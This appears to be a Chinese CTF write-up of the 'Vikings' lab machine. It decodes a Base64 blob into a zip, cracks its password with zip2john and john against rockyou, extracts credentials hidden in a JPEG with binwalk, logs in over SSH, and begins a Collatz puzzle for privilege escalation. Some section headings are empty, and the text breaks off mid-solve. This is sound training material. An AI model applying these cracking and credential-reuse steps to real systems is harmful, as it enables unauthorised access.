/h/x99B0ZZWRdfx2F5hupvM05ErWKwWoDZB4NRFLNzXpuj
/3mD+KsTCBB2e1sgpUY4BHhihUpO3juMSw8XwmgI/BkBVX1DpK17sDXFgUiksbxX+IyqmhTFoZbkM+5
/agI/g/1cQ1zrtVUPKim73RYHCv5AW4m+n1jnF3WWQxufJS8czWLUtMepinX47iV5KZgM010ixvBPgMJ19
/ycZmRZ3FJ38Ue9ag7q5JYlySK6A8ib
/B0VCPGGnxvPuGrQhOuaVNybtI4HIJkPAdZt3JORjgBiWFH4rwVhsxY7jWxZvahp6zYQSEwnrr8DySwZIN
9Fn/0/ZJZ3ifGZnImraBWXsSu2btYBOGNqjivLhmuE9T2pNayFt871Dkp5Pg0ARfX55B
/1uwovM4wSi32g0EYD10TgDdPXocECFLLyAa
/2TeNPW3rxJohPSnIBNTWLA4WRIgv0TgS7P618rrJFOc7sFGRBUCjyb6n5ijWV9x5cvf0B2FRrmJ0WALfY
49YRPOfHix7twwsGWorWj031oQlGoO2+DSeadzRn1uNQAxGNJJ7uYr10L7wtJ19uuShwmXsTpnb4hhfm3F
OssUMosNR9VRBmO67zZpUKFqyjS+IgRzZbsBXnhbi9eeZHc7YdRZy2iSsvwtx53DGFGHCLFSmwbY8glKbo
OfGeKckNmiFStpvVqXVAgKuBnRs3Wi9kqprtMXfhInUEsBAj8DMwMBAGMAAoAjUwAAAADchhUAAtEVAAQA
wAAAAAAAAAggKSBAAAAAGtpbmcKACAAAAAAAAAEAGACAR8KnrqDXAYB086iuoNcBgEfCp66g1wEBmQcAAgB
RQEIAFBLBQYAAAAAAQABAGEAAAAJhxUAAAAA=
```

Output

```
start: 1410621    time:    328ms
  end: 1410620  length: 1410944
length:      -1    lines:    5437
```

```
PK..3...c...#S....Ü....Ñ......king......AE...WzÖL.½<.Ì¡l.~.í.v..X".¢á.dü.
Q.Ý^#G.À8Z.§.A...i?À°|§ -"ºþ°iV)ø§.úÊ2  .8
..`ü.×ó¯R1SJ¼ï¯ôØÐ½W.b`¯H+.6äZ.p.EpÕÙìð...U'!Ê¦U..9wÔI¶ ,{¯.h4ä.\.ü\ç.cÇ;Äö;Ø.]m
.tJw?. ...Y.'2.ã4
.Ü?..üyÎ¹g¼;.ã"!.Pñ.bã!Ttt2nf..$Ï.U..õ.Ä.«©.².qú.ü.o.Å?.z;°ÇuË÷$ë.5ÖÈ.«Á.ç.Úy#×.=¡
È³¶K.e/lÇyD.£Ñ..öÌÀÅ8.¹.È.;éÀ'±ä.Þ
."cXÐ®.0§¿ôÕ8..5óà+&..E¿.v«.ù\¶..ø.ª².ÖÔÎ.Ù¡Ë3Ü$ó3¥.îæêWº.ú6Þë.OÍ.·..bÎrúìøëm
```

文件类型识别



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

Detect File Type

☑ Images ☑ Video

☑ Audio ☑ Documents

☑ Applications ☑ Archives

☑ Miscellaneous

Input

```
length: 1881260
 lines:       1
```

```
cmLxU+L7S980NzH4v3RIwgqjZKwaPqpnUQ3oIx6b5dQPAuGPRXf6Q2eNKqnSSaG+wvfHKiAQs0E5bB+0icL
cuujfdp27loLwKCa6H7yuPjfTDCvDcbBEfzgHs
/h/x99B0ZZWRdfx2F5hupvM05ErWKwWoDZB4NRFLNzXpuj
/3mD+KsTCBB2e1sgpUY4BHhihUpO3juMSw8XwmgI/BkBVX1DpK17sDXFgUiksbxX+IyqmhTFoZbkM+5
/agI/g/1cQ1zrtVUPKim73RYHCv5AW4m+n1jnF3WWQxufJS8czWLUtMepinX47iV5KZgM010ixvBPgMJ196
/ycZmRZ3FJ38Ue9ag7q5JYlySK6A8ib
/B0VCPGGnxvPuGrQhOuaVNybtI4HIJkPAdZt3JORjgBiWFH4rwVhsxY7jWxZvahp6zYQSEwnrr8DySwZINd
9Fn/0/ZJZ3ifGZnImraBWXsSu2btYBOGNqjivLhmuE9T2pNayFt871Dkp5Pg0ARfX55B
/1uwovM4wSi32g0EYD10TgDdPXocECFLLyAa
/2TeNPW3rxJohPSnIBNTWLA4WRIgv0TgS7P618rrJFOc7sFGRBUCjyb6n5ijWV9x5cvf0B2FRrmJ0WALfY5
49YRPOfHix7twwsGWorWj031oQlGoO2+DSeadzRn1uNQAxGNJJ7uYr10L7wtJ19uuShwmXsTpnb4hhfm3F9
OssUMosNR9VRBmO67zZpUKFqyjS+IgRzZbsBXnhbi9eeZHc7YdRZy2iSsvwtx53DGFGHCLFSmwbY8glKboE
OfGeKckNmiFStpvVqXVAgKuBnRs3Wi9kqprtMXfhInUEsBAj8DMwMBAGMAAoAjUwAAAADchhUAAtEVAAQAL
wAAAAAAAAAggKSBAAAAAGtpbmcKACAAAAAAAAAEAGACAR8KnrqDXAYB086iuoNcBgEfCp66g1wEBmQcAAgBB
RQEIAFBLBQYAAAAAAQABAGEAAAAJhxUAAAAA=
```

Output


```
start: 73    time: 192ms
  end: 73  length:    73
length: 0   lines:     4
```

```
File type:   PKZIP archive
Extension:   zip
MIME type:   application/zip
```

解密文件类型

文件还原

讲base64解密后的内容保存成zip文件,并解压；但是发现要密码



```
 file is not
ive.  In the
 be found on
r
od.
```

Warning: you are using the root account. You may harm your system.


Password required

Enter the password for the archive 'viking.zip'.

Password:


密码破解

```
zip2john viking.zip > hash\

cp /usr/share/wordlists/rockyou.txt.gz .

gunzip rockyou.txt.gz

john hash --wordlist=./rockyou.txt
```




```
┌──(root💀kali)-[~/viking]
└─# zip2john viking.zip > hash

┌──(root💀kali)-[~/viking]
└─# cp /usr/share/wordlists/rockyou.txt.gz .

┌──(root💀kali)-[~/viking]
└─# gunzip rockyou.txt.gz

┌──(root💀kali)-[~/viking]
└─# john hash --wordlist=/tmp/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 1410760 for all loaded hashes
Will run 4 OpenMP threads
fopen: /tmp/rockyou.txt: No such file or directory

┌──(root💀kali)-[~/viking]
└─# john hash --wordlist=./rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 1410760 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ragnarok123      (viking.zip/king)
1g 0:00:00:07 DONE (2021-12-27 14:38) 0.1418g/s 42412p/s 42412c/s 42412C/s redsox#1..money66
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

发现一张图片



隐写术

```
steghide info king

binwalk -B king

binwalk -e king

cd _king.extracted

cat user
```



```
┌──(root💀kali)-[~/viking]
└─# steghide info king
"king":
  format: jpeg
  capacity: 76.2 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!

┌──(root💀kali)-[~/viking]
└─# binwalk -B king

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, EXIF standard
12            0xC             TIFF image data, big-endian, offset of first image directory: 8
1429567       0x15D03F        Zip archive data, at least v2.0 to extract, compressed size: 53, uncompressed size: 92, name: user
1429740       0x15D0EC        End of Zip archive, footer length: 22

┌──(root💀kali)-[~/viking]
└─# binwalk -e king

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, EXIF standard
12            0xC             TIFF image data, big-endian, offset of first image directory: 8
1429567       0x15D03F        Zip archive data, at least v2.0 to extract, compressed size: 53, uncompressed size: 92, name: user
1429740       0x15D0EC        End of Zip archive, footer length: 22

┌──(root💀kali)-[~/viking]
└─# ls -l
total 142188
-rw-r--r-- 1 root root   2821635 Dec 27 14:37 hash
-rw-r--r-- 1 root root   1429762 Sep  3 06:30 king
drwxr-xr-x 2 root root      4096 Dec 27 14:53 _king.extracted
-rw-r--r-- 1 root root 139921507 Dec 27 14:37 rockyou.txt
-rw-r--r-- 1 root root   1410944 Dec 27 14:33 viking.zip

┌──(root💀kali)-[~/viking]
└─# cd _king.extracted
```


查看是否有隐写,但发现需要密码

分析文件

有个zip文件,压缩包里面的内容是user


提取文件内容

获得flag



```
┌──(root💀kali)-[~/viking/_king.extracted]
└─# ls -l
total 8
-rw-r--r-- 1 root root 195 Dec 27 14:53 15D03F.zip
-rw-r--r-- 1 root root  92 Sep  3 15:46 user

┌──(root💀kali)-[~/viking/_king.extracted]
└─# file user
user: ASCII text

┌──(root💀kali)-[~/viking/_king.extracted]
└─# cat user
//FamousBoatbuilder_floki@vikings
//f@m0usboatbuilde7

┌──(root💀kali)-[~/viking/_king.extracted]
```

如果想暴力破解zip文件,那么可以这样做,但本例结果失败




```
┌──(kali㉿kali)-[~/Downloads]
└─$ for i in $(cat "rockyou.txt"); do steghide extract king -p $i; done
Completing external command
```

403页面

尝试绕过,均408

web.源码审计



```
<!DOCTYPE html>
<!--  This site was created in Webflow. http://www.webflow.com  -->
<!--  Last Published: Fri May 01 2020 14:48:48 GMT+0000 (Coordinated Universal Time)  -->
<html data-wf-page="5ea837e8c81001b668dffd4a" data-wf-site="5ea837e8c8100167b2dffd49">
<head>
  <meta charset="utf-8">
  <title>Split</title>
  <meta content="width=device-width, initial-scale=1" name="viewport">
```


2.漏洞发现

3.漏洞利用

getshell

密码泄露


登录成功



```
┌──(root💀kali)-[~/viking/_king.extracted]
└─# cat user
//FamousBoatbuilder_floki@vikings
//f@m0usboatbuilde7

┌──(root💀kali)-[~/viking/_king.extracted]
└─# ssh floki@192.168.56.115
The authenticity of host '192.168.56.115 (192.168.56.115)' can't be established.
ED25519 key fingerprint is SHA256:volom5GRMcetvgfJsyVTXVnNY0FUA6W1k/5fsdHs9T4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.115' (ED25519) to the list of known hosts.
floki@192.168.56.115's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Dec 27 12:04:00 UTC 2021

  System load:  0.0               Processes:             95
  Usage of /:   53.7% of 8.79GB   Users logged in:       0
  Memory usage: 19%               IP address for enp0s3: 192.168.56.115
  Swap usage:   0%


0 updates can be applied immediately.


You have mail.
Last login: Sat Sep  4 04:38:04 2021 from 10.42.0.1
floki@vikings:~$ 
```

提权

需要做一个编程题,并且需要提升到权限ragnar




```
floki@vikings:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
floki:x:1000:1000:floki:/home/floki:/bin/bash
floki@vikings:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
floki:x:1000:1000:floki:/home/floki:/bin/bash
ragnar:x:1001:1001::/home/ragnar:/bin/sh
floki@vikings:~$ l s-l
ls: cannot access 's-l': No such file or directory
floki@vikings:~$ ls -l
total 8
-rw-r--r-- 1 floki floki  82 Oct 11  2020 boat
-rw-r--r-- 1 floki floki 516 Oct 11  2020 readme.txt
floki@vikings:~$ cat readme.txt
_______________________________________________________________________Floki-Creation_________________________________________________________________________________
________


I am the famous boat builder Floki. We raided Paris this with our all might yet we failed. We don't know where Ragnar is after the war. He is in so grief right now. I want to ap
ologise to him.
Because it was I who was leading all the Vikings. I need to find him. He can be anywhere.
I need to create this `boat` to find Ragnar
floki@vikings:~$ cat boat
#Printable chars are your ally.
#num = 29th prime-number.
collatz-conjecture(num)
floki@vikings:~$ 
```

flag提示需要用到ranger的用户

需要做题目

解密



From Decimal — 十进制转换为ascii

Delimiter: Comma

□ Support signed values

Strings — 每个字符匹配一个

Encoding: Single byte

Minimum length: 1

Match: All printable chars (A)

仅显示出键盘可以打印的ascii

□ Display total

Find / Replace — 删除所有换行字符

Find: \n — REGEX

Replace

☑ Global match □ Case insensitive ☑ Multiline matching

□ Dot matches all

Input — length: 208 lines: 1


```
109, 164, 82, 41, 124, 62, 31, 94, 47, 142, 71, 214, 107, 161, 242, 121,
182, 91, 137, 206, 103, 155, 233, 175, 167, 251, 244, 122, 61, 184, 92, 46,
23, 70, 35, 106, 53, 160, 80, 40, 20, 10, 5, 16, 8, 4, 2, 1
```

Output — start: 22 end: 22 length: 0 time: 10ms length: 22 lines: 1

